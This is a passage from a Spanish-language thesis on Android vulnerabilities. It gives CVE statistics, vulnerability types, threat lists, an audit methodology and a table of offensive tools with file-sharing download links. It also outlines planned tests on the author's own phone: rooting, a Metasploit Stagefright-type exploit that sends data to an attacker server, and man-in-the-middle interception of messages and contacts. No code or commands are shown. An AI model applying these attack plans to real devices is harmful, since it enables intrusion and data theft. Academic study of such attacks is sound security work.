provee el sistema operativo a las empresas de telefonías móviles, sin embargo, las empresas modifican el S.O. con la finalidad de personalizar acorde a sus beneficios, de esta forma, comprometiendo la integridad del sistema, otro factor importante a enfatizar es el usuario final, que al no tener un buen hábito de manejo puede dejar vulnerable al dispositivo móvil. Para continuar, para el año 2017, los terminales con el S.O. Android alcanzaron un porcentaje de 87,7% del mercado; del porcentaje mencionado el 30,9% de los terminales corrían con el S.O. android 6.0 (Marshmallow) y un 48,2% contaban con versiones anteriores del Marshmallow, solo una pequeña parte migró (0.3%) a la versión de Android 8.0 (Oreo); por otro lado, con respecto a vulnerabilidades, Android, al término del año (2017) contaba con 842 fallas, más que en el año 2016 donde se encontraron 523 vulnerabilidades, en resumen, Android fue el S.O. con más vulnerabilidades en el año 2016 y 2017 [26].

En la siguiente tabla, se visualiza las vulnerabilidades de Android de lo que va el año 2018 (inicios de noviembre).


Table 6. Vulnerabilidades en Android 2018 [27]

	Product Name	**Vendor Name**	**Product Type**	**Number of Vulnerabilities**
1	Debian Linux	Debian	OS	600
2	Android	Google	OS	394
3	Firefox	Mozilla	Application	304
4	Ubuntu Linux	Canonical	OS	296
5	Enterprise Linux Server	Redhat	OS	233
6	Enterprise Linux Workstation	Redhat	OS	225
7	Enterprise Linux Desktop	Redhat	OS	217
8	Sd 212 Firmware	Qualcomm	OS	211
9	Sd 210 Firmware	Qualcomm	OS	211
10	Sd 205 Firmware	Qualcomm	OS	210

El origen de las vulnerabilidades de un terminal es variado, puede ser la ejecución de un código malicioso o una vulnerabilidad propia del sistema que puede ser explotada.


"En 2017, las detecciones de malware para Android se concentraron mundialmente en Irán (16%), Rusia (11%) y Ucrania (7%). El primer país latinoamericano en aparecer dentro del ranking internacional es México (3%) en el séptimo puesto." [26].

Figure 3. Detecciones de malware para Android en el mundo durante 2017 [26]



Por otro lado, "Si tomamos en cuenta solamente detecciones en países latinoamericanos, en 2017 los países con mayores detecciones fueron México (32%), Brasil (12%) y Colombia (9%)" [26].

Figure 4. Detecciones para Android en LATAM durante 2017 [26]



1.2.7.2. Tipos de vulnerabilidades

Android como cualquier otro sistema operativo desde su lanzamiento hasta la actualidad ha presentado varias vulnerabilidades. El portal *The Ultimate Security Vulnerability Datasource*

(CVE Details) detalla un reporte de un total de 1928 vulnerabilidades hasta la actualidad (2018); se puede apreciar desde el año 2015 un incremento considerable de un 125 de vulnerabilidades detectadas, en lo que respecta el año 2016 tuvo un incremento de 523 vulnerabilidades y en 2017 un total de 842 vulnerabilidades, por otro lado, de lo que va el año 2018 (Noviembre), se han detectado un total 395 vulnerabilidades [28].

"Existen multitud de vulnerabilidades explotables que no caen en una categoría específica, pero que al ser descubiertas representan un gran problema de seguridad en los sistemas afectados" [8]. En la siguiente tabla se puede observar los tipos de vulnerabilidades conocidas en Android, y el número de vulnerabilidades detectadas anualmente y el total de vulnerabilidades desde el año 2009 hasta el 2018 (inicios de noviembre).


Table 7. Vulnerabilidades conocidas en Android [28]

Year	# of vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges
2009	5	3								1		
2010	1	1	1									
2011	9	1	1		1					3	2	3
2012	8	5	4	2							1	
2013	7	1	2	2	2					1	1	3
2014	13	2	4	1		1				1	2	2
2015	125	56	70	63	46					20	19	17
2016	523	105	73	92	38					48	99	250
2017	842	87	206	162	32			1		31	115	36
2018	395	24	43	108	2	2	1			10	56	1
Total	1928	285	404	430	121	3	1	1		115	295	312

1.2.7.3. Vulnerabilidades frecuentes

En la siguiente figura de forma general se puede apreciar las vulnerabilidades más frecuentes en Android; donde las tres vulnerabilidades más explotadas son: Overflow (desbordamiento), Execute Code (ejecución de código), Gain Privilege (ganar privilegio) [28].

Figure 5. Número de vulnerabilidades [28]



Descripción de las vulnerabilidades frecuentes

1) **Overflow (Desbordamiento)**

La vulnerabilidad de desbordamiento es ocasionada por un desperfecto o error en el sistema operativo, el cual los cibercriminales explotan para sobrescribir códigos y datos ejecutables en el dispositivo. “La vulnerabilidad normalmente se encuentra en los buffers de stack/heap, que están destinados a limitar la cantidad de datos escritos en la memoria del dispositivo” [29]. Cuando es atacado por los cibercriminales el buffer no alcanza a abarcar la cantidad de códigos generados, lo que desafortunadamente puede dejar vulnerable a otro código hacer manipulado, como resultado de este tipo de ataques el dispositivo puede presentar un comportamiento no esperado, generar perdida de datos, etc., es importante destacar que los ataques de Overflow van acompañados de otros ataques como Denial of Service, Memory Corruption y/o Execute Code.

- **Predominio**

Según el portal *(CVE Details)*, las vulnerabilidades de desbordamiento ocupan el primer puesto en plataformas Android, desde el año 2009 hasta de lo que va el año 2018, mes de noviembre, se han registros un total de 453 fallas. Del año 2015, *(CVE Details)* registró 63 vulnerabilidades, tal cifra aumentó en el año 2016 a 92 y para el año 2017 se registró 162, experimentando su más alto nivel de vulnerabilidad, por otro lado, en lo que va el 2018 se han registrado un total de 131 vulnerabilidades, comparado con el año anterior su índice de fallas disminuyó, sin embargo, si se compara con otros tipos de vulnerabilidades, Overflow es quien más fallas ha presentado de lo que va el año [28].

- **Gravedad**

En cuando a gravedad se refiere Overflow es la más expuesta, logró superar las demás vulnerabilidades conocidas, es la más explotada por los cibercriminales, gran parte de los ataques se debe a la vulnerabilidad detectada 2015 llamado “Stagefright” en el sistema operativo Android, a pesar de los parches de seguridad, actualmente, sigue habiendo ataques de este tipo, como se puede apreciar en el portal *(CVE Details)*.“Esta vulnerabilidad no sólo permitía la ejecución de código, sino también el riesgo de comprometer el búfer de memoria del dispositivo” [29].

2) Execute Code (Ejecución de código)

La vulnerabilidad Execute Code es causada por un error en el sistema operativo, lo que desafortunadamente provoca que el atacante ejecute código arbitrario en el dispositivo. Es importante destacar que, los programas diseñados para explotar una vulnerabilidad y que concluya con una ejecución de código, son denominados, "exploit de ejecución de código".

Este tipo de vulnerabilidad. “Permite a un hacker ejecutar remotamente un determinado comando en un dispositivo de destino, un comando podría ser, por ejemplo, descargar una pieza de malware o enviar peticiones arbitrarias y causar un ataque de denegación de servicio” [29]. Execute Code ocupa uno de los primeros lugares en cuanto a vulnerabilidades registradas en la plataforma *(CVE Details)*. *“*Los resultados de un ataque pueden significar

el bricking de un dispositivo así como la activación de cualquier tipo de malware en el teléfono" [29].

- **Predominio**

En el año 2015 el portal *(CVE Details)* registró un total de 70 vulnerabilidades por ejecución de código, aumentando considerablemente con respecto al año anterior (2014) donde se registró 4 vulnerabilidades. Para el año 2016 siguió en aumento la cantidad de vulnerabilidades en un total de 73 fallas registradas, sin embargo, en el siguiente año (2017), se registró la mayor cantidad de fallas por ejecución de código con un total de 207; en comparación con las vulnerabilidades conocidas, Code Execution fue la vulnerabilidad más explotada durante el año 2017, por otro lado, de lo que va el año 2018, mes de noviembre, se han registrado un total de 43 vulnerabilidades, con esta última cifra se puede resumir que el ataque por ejecución de código disminuyó considerablemente [28].

- **Gravedad**

Execute Code es una de las principales vulnerabilidades en Android, que si es realizado por cibercriminales pueden ejecutar códigos arbitrarios en los dispositivos, lo que provocaría que terceras personas tengan acceso al terminal de forma remota.

3) Gain Privilege (Ganar privilegio)

Gain Privileges es una vulnerabilidad que aprovecha una falla del sistema operativo para obtener un nivel de permiso elevado en el dispositivo. El ataque se puede realizar de distintas formas ya sea mediante una aplicación maliciosa, programas o por medio de una página web. "Los ataques de esta naturaleza generalmente resultan en la exfiltración de información de identificación personal del dispositivo a un pirata informático externo" [29]. Muchos de los ataques realizados de este tipo en los dispositivos móviles son el resultado de alguna vulnerabilidad que se está explotando, posteriormente, los datos y permisos del terminal se vuelven sensibles.

- **Predominio**

En el año 2016 se registró el mayor índice de vulnerabilidades de este tipo, en un total de 250, el principal motivo fue el lanzamiento de un nuevo S.O. Android [28]. "Que parecía permitir a los piratas informáticos obtener privilegios elevados para un dispositivo a través de una aplicación o página web diseñada “ [29]. De lo que va el año 2018 (mes de noviembre), se ha registrado solamente una vulnerabilidad de este tipo.

- **Gravedad**

Los ataques de Gain Privileges son más comprometedoras que las Gain Information. "Esto se debe al hecho de que si una aplicación es capaz de obtener privilegios en el dispositivo puede causar estragos sustanciales, la entrega de malware, exfiltración de datos y, esencialmente, tomar el control total del teléfono" [29]. Por tanto, vulnerabilidades que provocan este tipo de ataques son considerados altamente dañinos para el dispositivo.

1.2.8. Tipos de amenazas en dispositivos móviles

Los smartphones cada vez están más presentes en la vida cotidiana de las personas ya sea en su vida personal, profesional o en ambas, con la finalidad de mejorar y generando oportunidades para la innovación, por otro lado, cuya consecuencia prolifera más riegos de amenazas. Es importante mencionar que, no todos los ataques son perpetrados por cibercriminales u organizaciones criminales, también por hacktivistas, incluso por el gobierno de un país, en determinados casos existen individuos que al realizar ataques no buscan beneficios económicos sino placer. Una amenaza es toda acción que puede materializarse, que provoca daños materiales o inmateriales, se agrupan en tres tipos de categorías, como: Criminales, Físicas y Negligencia [21].

Criminales: Es toda acción humana donde se violenta la seguridad de un sistema con intenciones delictivas (maliciosas) como, robar información, suplantación de identidad, espionaje, fraude, malware, etc.

Físicas: Es toda acción directa con el dispositivo, como un accidente físico (sobre carga, destrucción), la pérdida o el robo del terminal.

Negligencias: Es toda acción donde interviene directamente el dueño del dispositivo, que por desconocimiento o por la indebida manipulación puede dejar vulnerable el terminal ante un posible ataque.

1.2.8.1. Las principales amenazas en América Latina

En América Latina en los últimos 12 meses se registró un total de 746 ataques de malware por día, por el otro lado, los ataques de phishing para el robo de información personal han sido constante en la región principalmente en Brasil, es importante resaltar que la mayoría de los ataques fueron enfocado al robo de dinero [30].

Existen dos tipos de troyanos que amenazan frecuentemente los dispositivos móviles en América Latina, el troyano (Boogr.gsh) y el (Backdoor.AndroidOS.GinMaster.b); la modalidad de Boogr.gsh es inundar de anuncios desconocidos (Adware) al terminal, generando problemas en el funcionamiento del equipo, robo de plan de datos al usuario, obstrucción en la batería, por otro lado, tenemos a Backdoor.AndroidOS.GinMaster.b que realiza los ataques mediante acceso remoto, una vez establecido la conexión puede realizar varios tipos de delitos como, robo de información o simplemente obtener el control de dispositivo [30].

1.3. Marco legal

En esta investigación, al interceptar, examinar, retener, datos personales sin autorización, damos cumplimiento al artículo 178 de la constitución república del Ecuador, con pena privativa de libertad de uno a tres años, por otro lado, no es aplicable para la persona que divulgue grabaciones de audio y vídeo en las que interviene personalmente.

La reprogramación o modificación de los terminales móviles, da el cumplimiento del artículo 191 de nuestra constitución, con pena privativa de libertad de uno a tres años.

El intercambio, comercialización o ya sea compra de información situadas en terminales móviles, da cumplimiento al artículo 192 de nuestra constitución, con pena privativa de libertad de uno a tres años.

La modificación de etiquetas de los terminales móviles que describe la información de este da cumplimiento al artículo 193 de nuestra constitución, con pena privativa de libertad de uno a tres años.

La comercialización de terminales móviles sin la autorización competente da cumplimiento al artículo 194 de nuestra constitución, con pena privativa de libertad de uno a tres años.

Poseer programas, equipos, bases de datos o etiquetas que permitan reprogramar, modificar o alterar la información de identificación de un equipo terminal móvil, da cumplimiento al artículo 195 de nuestra constitución, con pena privativa de libertad de uno a tres años.

En esta investigación, la intercepción de datos del terminal móvil, con objetivo de obtener información registrada o disponible, da cumplimiento al artículo 230 de la constitución, con pena privativa de libertad de tres a cinco años.

Violar la integridad de cualquier sistema informático, da cumplimiento al artículo 230 de nuestra constitución, con pena privativa de libertad de tres a cinco años.

CAPÍTULO 2

METODOLOGÍA

2.1. Tipo de investigación

La línea de la investigación se estableció bajo dos tipos: cualitativa y cuantitativa.

Cualitativa: Permitió obtener información de distintas fuentes y autores con la finalidad de comprender los conceptos de dispositivos móviles, Android y sus características, además, se logró analizar el entorno donde ocurren los delitos informáticos y determinar las herramientas para realizar los ataques a los dispositivos.

Cuantitativa: Se obtuvo cifras numéricas del portal The Ultimate Security Vulnerability Datasource (CVE Details), acerca de las vulnerabilidades detectadas en Android anualmente, desde el año 2009 hasta el actual (2018), además, muestra las vulnerabilidades de cada tipo y las más frecuentes por año.

2.2. Métodos y técnicas

Método: Para la investigación se utilizó el método Deductivo que provee una estrategia de razonamiento de lo general a lo más específico, es decir, se tiene información teórico o empírico de un tema, en este caso, sobre vulnerabilidades en dispositivos Android, al inicio del marco referencial se procedió a redactar de forma general sobre los dispositivos móviles hasta llegar a lo específico.

Técnica: Se utilizó la técnica de la Observación, se realizó ataques a dispositivos móviles por medio de herramientas informáticas, con el objetivo de obtener datos, que analizados aportaron con información verídica y conciso para determinar y tomar acciones con respecto a las vulnerabilidades en los dispositivos.

2.3. Metodología para el análisis y auditoría de smartphones

Altarejos [21], para obtención del título de Master Interuniversitario en Seguridad de las TIC, con tema, “Seguridad en Smartphones: Análisis de riesgos, de vulnerabilidades y auditorías

de dispositivos", propone la siguiente metodología que consta de 5 fases, las cuales son las siguientes:

- ✓ Fase 1: Identificación

La fase consiste en definir el equipo a auditar, se observa el dispositivo móvil físicamente con el propósito de explorar e identificar el modelo, marca, versión de sistema operativo, etc.

- ✓ Fase 2: Análisis

La fase consta de dos pasos, el primer paso es analizar la red, para eso se conecta el dispositivo móvil a una red inalámbrica, de igual manera, debemos tener conectado el equipo que ayudará para el análisis, el proceso se realiza para la obtención de datos e información de los componentes de hardware y software.

El segundo paso es la detección de los sistemas de comunicación inalámbricos activos del terminal, como, Bluetooth o NFC. Mediante una herramienta apropiada se podrá obtener información detallada del dispositivo, como el número de serie, IMEI, versión del sistema operativo, entre otros.

- ✓ Fase 3: Acceso

Esta fase consiste en identificar las vulnerabilidades del dispositivo móvil y su posterior explotación en un ambiente de pruebas controlado. La detección de las vulnerabilidades se puede realizar de dos formas, tanto manual como automático, ambas formas deben cumplir una fase de comprobación para descartar falsos positivos. Detectada la vulnerabilidad y la gravedad, se buscan las herramientas necesarias para realizar el ataque al dispositivo móvil de acuerdo con los objetivos establecidos.

- ✓ Fase 4: Resultados

Una vez que se haya obtenido evidencias e información de las fases anterior, se procede a enumerar y documentar los resultados. Es importante mencionar que, en esta fase se describe de forma simplificada el proceso que se realizó hasta llegar al objetivo enmarcado, como, herramientas y técnicas utilizadas.

- ✓ Fase 5: Informes

Obtenido los resultados se procede a elaborar un informe detallando las medidas preventivas a tomar en cuenta, de manera que los usuarios mejoren la seguridad y no cometan los errores anteriores.

2.4. Descripción y validación del instrumento

A continuación, se procederá a detallar los equipos técnicos y herramientas a usar.

Equipo técnico

- PC
- Conexión a internet
- Cable de datos (USB) para la transmisión de datos
- Dispositivo móvil (smartphone)

Table 8. Herramientas

Herramientas	Descripción	Fuente
Kali Linux	Es un sistema operativo basado en Debian GNU/Linux, orientado a la seguridad informática y auditoría de redes, posee varias herramientas por lo que es el S.O. preferido por los hackers.	https://www.kali.org/downloads/
Metasploit Framework	Es un conjunto de herramientas que dispone de varias aplicaciones llamadas exploits y está diseñada para explotar las vulnerabilidades en equipos informáticos, en este caso en un dispositivo móvil; los exploits se pueden ejecutar de forma remota.	Herramienta integra en Kali Linux
Magisk Manager	Es una herramienta que permite rootear el dispositivo móvil sin comprometer la partición del sistema.	https://mega.nz/#!G5sVhABa!g9uu57O69NXmMCNEi5Ekzs8m3hvXh58ohTdJcwGmT04
Odin3	Es una herramienta orientado a los dispositivos móviles creador por Samsung, con el objetivo de	https://mega.nz/#!G5sVhABa!g9uu57O69NXmMCN

	instalar ROM o firmwares, sin embargo, es utilizado comúnmente para obtener el acceso root del terminal.	Ei5Ekzs8m3hvXh58ohTdJcwGmT04
Root Checker Basic	Es una aplicación que permite saber de manera rápida si el dispositivo móvil es root o no.	Google Play Store
CPU-Z	Es una aplicación fácil de usar, mediante un escaneo muestra detalladamente toda la información del terminal.	Google Play Store
Genymotion	Es un emulador para Android, ejecuta distintos tipos de dispositivos móviles de manera rápida superando al emulador nativo de Android Studio.	https://www.genymotion.com/fun-zone/

2.5. Normas éticas

La tecnología está en constante avance y los usuarios por los beneficios que ofrecen los dispositivos móviles se actualizan a la par, sin embargo, existe un grupo de usuarios con habilidades superior o profesionales (hacker), que dejando de lado su ética profesional realizan ataques de diferentes tipos concluyendo en pérdidas económicas, extracción de datos, etc. En esta investigación se documentó las mejores técnicas y herramientas para protegerse de ataques informáticos y a la vez se detalló cuáles son las principales vulnerabilidades en dispositivos móviles con sistema operativo Android, por tanto, se tiene que usar de la mejor forma la información que se obtuvo al terminar la investigación basándose en los valores éticos, como, responsabilidad, justicia, honestidad e integridad.

CAPÍTULO 3

RESULTADOS

3.1 Principales vulnerabilidades de los dispositivos móviles Android.

Table 9. Las principales vulnerabilidades en Android

Tipo de vulnerabilidad	Causa	Ataque	N. vulnerabilidades detectadas
Overflow (Desbordamiento)	Desperfecto del sistema	Ejecución de código arbitrario	430
Execute Code (Ejecución de código)	Error del sistema	Ejecución de código arbitrario	404
Gain Privileges (Ganar privilegio)	Falla del sistema	Programas, aplicaciones maliciosas, páginas web	312

3.2 Amenazas de seguridad móvil dirigidas a dispositivos Android.

Cada año aparecen nuevas amenazas que atentan contra la seguridad de un dispositivo móvil, existen variedades de amenazas que pueden comprometer gravemente el terminal, a continuación, algunas de ellas.

Table 10. Tipos de amenazas para dispositivos Android

Amenazas	Descripción
Perdida de información	Los smartphones no son cien por cierto seguros, las personas por desconocimiento utilizan como un medio de almacenamiento, sin tener en cuenta que por varias razones como una falla en el software o por error de usuario, pueden comprometer la información almacenada en el terminal.
Robo del dispositivo	Todo individuo que este expuesto en lugares públicos con el dispositivo esta propenso a esta clase de amenaza.

Rotura del dispositivo	Esta amenaza se puede dar por varios motivos, ejemplo: caída del smartphone contra el piso, derrame de líquido sobre el terminal, explosión de la batería, etc.
Robo de credenciales	Es unas de las amenazas más populares, consiste en obtener las cuentas (usuario y contraseña) de las aplicaciones instaladas o en ciertos casos la contraseña del mismo dispositivo. Se puede realizar por medio de la ingeniería social, malware, etc.
Suplantación de identidad o Spoofing	Esta amenaza desglosa varios subtipos, uno de ellos es engañar a los usuarios por medio de sitios web donde redireccionan la conexión a páginas falsas para obtener información personal, otro a mencionar es el email spoofing, que se enfoca en enviar correos electrónicos a personas o empresas, ambos con el mismo objetivo.
Acceso a datos	Es todo archivo que se encuentre almacenado en nuestro smartphone, como: archivos multimedia, documentos, chat, que son confidenciales y que estarían comprometidos en un caso de ataque.
Robo de información	Junto con la amenaza de robo de credenciales son una de las más importantes, por medio de herramientas y técnicas de hacking la información almacenada ya sea personal o empresarial es expuesto para ser robado.
Control remoto del dispositivo sin autorización	Para llevar a cabo este tipo de ataques se utilizan distintos malware, cuyo objetivo es acceder al terminal para poder controlar libremente el dispositivo móvil.
Deterioro del terminal	Es la acción que hace que cambiemos nuestro dispositivo móvil por otro, por ejemplo: problema de batería, inconvenientes con el audio, problemas de hardware, etc.
Infección por virus o malware	Existen variedad de malware que pueden acceder de varias formas al dispositivo móvil, los más frecuentes son, ransomware, troyanos, spyware, etc., dependiendo del código malicioso se ve afectado el terminal.
Ataques de Phishing	Esta amenaza es muy frecuente y consiste en el engaño para sustraer información del usuario, como: claves, credenciales, etc., el medio para estos delitos, anteriormente, eran los correos electrónicos, pero con la

	popularidad de los smartphones y redes sociales las formas de ataques se han multiplicado.
Descarga de aplicaciones no deseadas	Su principal enfoque en el spam publicitario también es utilizado para otros propósitos maliciosos como botnets.

Las amenazas más frecuentes son los malware, son creados para un ataque en específico y existen varios tipos, un malware es un software malicioso, también llamado badware o software dañino. Al infiltrarse en el dispositivo puede causar grandes daños ya sea en la parte del software o hardware de manera automática o puede ser manipulado de forma remota y realizar determinadas acciones, como, enviar mensajes no deseados, robar datos, etc., los malware más frecuentes son los virus, ransomware, gusano de red, caballo de troya, spyware, adware, riskware, rootkits [21].

3.3 Ataques dirigidos a dispositivos móviles Android.

En la siguiente tabla se detallarán las pruebas a realizar, es importante mencionar que, para los ataques y el análisis del mismo, se utilizó un smartphone propiedad del autor de la investigación, en cuanto a la prueba número 2, se utilizaron smartphones virtuales las cuales se detallarán más adelante.

Table 11. Pruebas a realizar

N°	Prueba	Descripción	Amenaza	Vulnerabilidad
1	**Rooteo de un dispositivo móvil (smartphone)**	Mediante distintas herramientas como Odin3 y Magisk se procederá a realizar el rooteo del dispositivo.	Acceso a datos	Gain Privilege
2	**Desarrollar un exploit tipo stagefright**	Para esta prueba se utilizará la herramienta Metasploit Framework. Se realizará un ataque tipo stagefright; se procede a crear un exploit, con el propósito de generar un desbordamiento de enteros usando un URL, la dirección URL se puede enviar por correo electrónico o crear una	Acceso a datos, robo de información	Overflow, Code Execution

		página web maliciosa. Ejecutado la web, el exploit recoge y envía la información al servidor atacante.		
3	**Ejecución de ataque a un dispositivo Android**	Se realizará un ataque de penetración en el dispositivo móvil, mediante la técnica de "man-in-the-middle", para interceptar datos como mensajes de textos, lista de contactos y los registros de llamadas. Para esta prueba se utilizará la herramienta Metasploit Framework.	Infección por virus o malware	Execute Code

Fase 1: Identificación

Para la prueba 1 y 3 se utilizará un dispositivo móvil (smartphone) físico, de la compañía Samsung, en el proceso de la identificación se observó que el dispositivo móvil está en perfectas condiciones físicas, tanto la parte del software como la del hardware.

A continuación, se detallará lo que se identificó al observar el dispositivo móvil:

- **Datos del Smartphone.**

Nombre del dispositivo: **Samsung Galaxy J7 (2016)**

Número de modelo: SM-J710MN

Versión de sistema operativo: 7.0

Número de serie: RF80SYHLL

Fase 2: Análisis

Por medio de la herramienta CPU-Z se realizará un análisis completo del dispositivo móvil, en donde se especificará de forma precisa los componentes hardware y software del terminal, se detallará información, como: SoC (System On a Chip), información del sistema, batería e información del dispositivo.

A continuación, el análisis del terminal.

Figure 6. Análisis del SoC y del dispositivo





Figure 7. Análisis del sistema y batería



Fase 3: Acceso

1) **Rooteo de un dispositivo móvil**

Antes de iniciar la práctica se debe familiarizar con las siguientes terminologías **"**root, flasheo y recovery".

Root: Traducido al español "Raíz", rooting o rooteo de dispositivos móviles con sistema operativo Android, es el proceso mediante el cual el usuario final obtiene el control total de terminal sin restricciones, denominándose como superusuario, se puede realizar a cualquier dispositivo con Android ya sea en tablets o smartphones. El rooting se realiza con la finalidad de superar la barrera de limitaciones establecidas por las compañías de telefonías móviles, un usuario común no tiene la misma capacidad que un usuario root.

Flasheo: Es la técnica mediante el cual se actualiza o se cambia el software de un dispositivo móvil, el modo de flasheo varía dependiendo del modelo del terminal y es aplicable únicamente a tablets y smartphones.

Recovery: Es una partición en donde se aloja un programa ligero que tiene como objetivo la recuperación alternativa del sistema operativo en caso de que surja un problema. Existen dos tipos de recovery, el stock y custom. La principal diferencia es, el stock viene por defecto de

fábrica y la custom es desarrollado por la comunidad. Para ser usuario root debemos cambiar de recovery stock a custom.

Equipo técnico

- PC
- Cable de datos (USB) para la transmisión de datos
- Dispositivo móvil (smartphone)


Herramientas

- Magisk Manager
- Odin3
- Root Checker Basic

Objetivo: Obtener el privilegio de superusuario para el control total del smartphone.

El primer paso es habilitar las “Opciones De Desarrollador” y luego el desbloqueo de OEM.

Figure 8. Desbloqueo de OEM



El siguiente paso es descargar todos los archivos necesarios para realizar el rooteo, el cual se encuentra en el siguiente enlace: https://mega.nz/#!W01g2S5C!65BQ6OiNXdPufmdv5aqFHbsZkHPMOOhFYXfap0Uj-qI

